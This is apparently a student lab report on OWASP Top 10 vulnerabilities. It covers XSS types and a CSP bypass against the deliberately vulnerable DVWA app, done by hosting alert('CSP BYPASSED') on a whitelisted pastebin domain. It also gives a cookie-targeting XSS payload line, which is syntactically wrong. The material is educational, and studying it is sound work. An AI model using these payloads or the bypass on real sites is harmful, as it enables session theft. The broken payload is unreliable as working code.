


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


- **Security Misconfiguration:**

Security Misconfiguration is simply defined as failing to implement all the security controls for a server or web application, or implementing the security controls, but doing so with errors.



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- **Cross Site Scripting (XSS):**

Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. It allows an attacker to circumvent the same origin policy, which is designed to segregate different websites from each other. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data.

There are Three types of XSS:

1. **Stored XSS:**

Stored XSS generally occurs when user input is stored on the target server, such as in a database, in a message forum, visitor log, comment field, etc. And then a victim is able to retrieve the stored data from the web application without that data being made safe to render in the browser.

2. **Reflected XSS:**


Reflected XSS occurs when user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request, without that data being made safe to render in the browser, and without permanently storing the user provided data.

3. **DOM Based XSS:**


DOM Based XSS is a form of XSS where the entire tainted data flow from source to sink takes place in the browser, i.e., the source

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of the data is in the DOM, the sink is also in the DOM, and the data flow never leaves the browser



Payload: `<script>document.cookie();</script>`



- **Authentication Failure and Vulnerable Component:**

Authentication failure include some service failed to authenticate and distinguish between fake identity and real identity and it will lead to bypass of that security mechanism.

CSP allows to define whitelists of sources for JavaScript, CSS, images, frames, XHR connections. Also, CSP can limit inline script execution, loading a current page in a frame, etc.

As shown In below image CSP(content security policy) allows pastebin urls thorough which we can bypass and exploit it.

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Home  
Instructions  
Setup / Reset DB  
Brute Force  
Command Injection  
CSRF

## Vulnerability: Content Security Policy (CSP) Bypass

You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:

More Information

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility

Filter URLs

St...	M...	Domain	File	Initiator	Ty...	Transfer...	Size	Headers	Cookies	Request	Response	Timings	Stack Trace
200	P...	127.0.0.1	/dvwa/vulnerabilities/csp/	browsin...	ht...	1.89 KB	4...	Filter Headers					
200	GET	127.0.0.1	main.css	stylesheet	css	1.41 KB	3...	Connection: Keep-Alive					
200	GET	127.0.0.1	dvwaPage.js	script	js	815 B	1...	Content-Encoding: gzip					
404	GET	127.0.0.1	www.google.com	script	ht...	487 B	27...	Content-Length: 1445					
200	GET	127.0.0.1	add_event_listeners.js	script	js	625 B	59...	Content-Security-Policy: script-src 'self' https://pastebin.com hastebin.com example.com code.jq uery.com https://ssl.google-analytics.com;					
304	GET	127.0.0.1	logo.png	img	png	cached	4...	Content-Type: text/html; charset=utf-8					
200	GET	127.0.0.1	favicon.ico	FaviconL...	vn...	cached	1...	Date: Wed, 20 Oct 2021 04:20:23 GMT					
								Expires: Tue, 23 Jun 2009 12:00:00 GMT					

PASTEBIN + paste LOGIN SIGN UP

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alert("CSP BYPASSED")
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Optional Paste Settings

Syntax Highlighting: JavaScript



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## CONCLUSION

In this practical we gain knowledge about OWASP Top 10 Vulnerabilities and hands on practice with its exploitation.